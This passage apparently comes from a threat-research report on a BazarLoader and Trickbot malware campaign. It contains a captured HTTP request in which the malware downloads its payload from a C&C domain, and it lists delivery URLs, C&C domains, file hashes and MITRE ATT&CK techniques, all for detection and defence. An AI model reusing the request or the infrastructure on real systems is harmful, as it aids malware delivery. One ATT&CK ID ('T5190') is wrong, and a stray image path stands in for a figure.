Load Bazarloader DLL with regsvr32.exe

Fig13:Dropped HTA file : Decode Base64 data

Networking : C&C to download BazarLoader

```
GET /adda/3hSeTsT6Own0VD9UPyAhCuv5SafNHMGnH48iWfrx21Yy5/jENwiRIJsi7xg2dLIIJLfnTnQEq/
BvjARUQauOlH5WcCLwdV5hL4bqF1CGifvgsJqTwVtMlOfEe/koj8?
user=0RH&user=Pl4YP0pMTYKn&yQCHNNd=WjMfYZ0TkV7o0I&cid=roSEHt24AkrFIFq&cid=PNva1MRgPOOJAmsL8qo5Qr&=p00AMmwNvodw5aiCu&q=9R0M4tz2Ho
o21F&cid=Xd76E8phQcN298EO&cid=AVVBQ5JTwIh16VMPyhWEmUZlt HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NE
CLR 3.0.30729; .NET CLR 3.5.30729)
Host: glareestradad.com
Connection: Keep-Alive
```

Fig14:Sending request to download BazarLoader

We have also observed newly registered domains (NRDs) specifically created to distribute these payloads, using a stealer delivered through spam email and bundled with a malicious Microsoft Office attachment.

```
Create date: 2021-07-21
Domain name: glareestradad.com
```

Fig15: Newly registered domain




Fig16:Zscaler Cloud Sandbox detection of Malicious Office file Downloader

JS.Downloader.Trickbot

Win32.Backdoor.BazarLoader

VBA.Downloader.BazarLoader

MITRE ATT&CK

T5190	Gather Victim Network Information
T1189	Drive-by Compromise
T1082	System Information Discovery
T1140	Deobfuscate/Decode Files or Information
T1564	Hide Artifacts
T1027	Obfuscated Files or Information

Indicators of Compromise

Md5	Filename	FileType
B79AA1E30CD460B573114793CABDAFEB	100.js	JS
AB0BC0DDAB99FD245C8808D2984541FB	4821.js	JS
192D054C18EB592E85EBF6DE4334FA4D	4014.js	JS
21064644ED167754CF3B0C853C056F54	7776.js	JS
3B71E166590CD12D6254F7F8BB497F5A	7770.js	JS

5B606A5495A55F2BD8559778A620F21B	68.js	JS
BA89D7FC5C4A30868EA060D526DBCF56	Subcontractor Reviews (Sep 2021).lnk	LNK

Md5	Filename	Filet
C7298C4B0AF3279942B2FF630999E746	a087650f65f087341d07ea07aa89531624ad8c1671bc17751d3986e503bfb76.bin.sample.gz	DOC
3F06A786F1D4EA3402A3A23E61279931	-	DOC

Associated URLs:

jolantagraban.pl/log/57843441668980/dll/assistant.php

blomsterhuset-villaflora.dk/assistant.php

d15k2d11r6t6rl.cloudfront.net/public/users/beefree

C&C:

Domain	Payload
jolantagraban.pl	Trickbot
glareestradad.com	BazarLoader
francopublicg.com	BazarLoader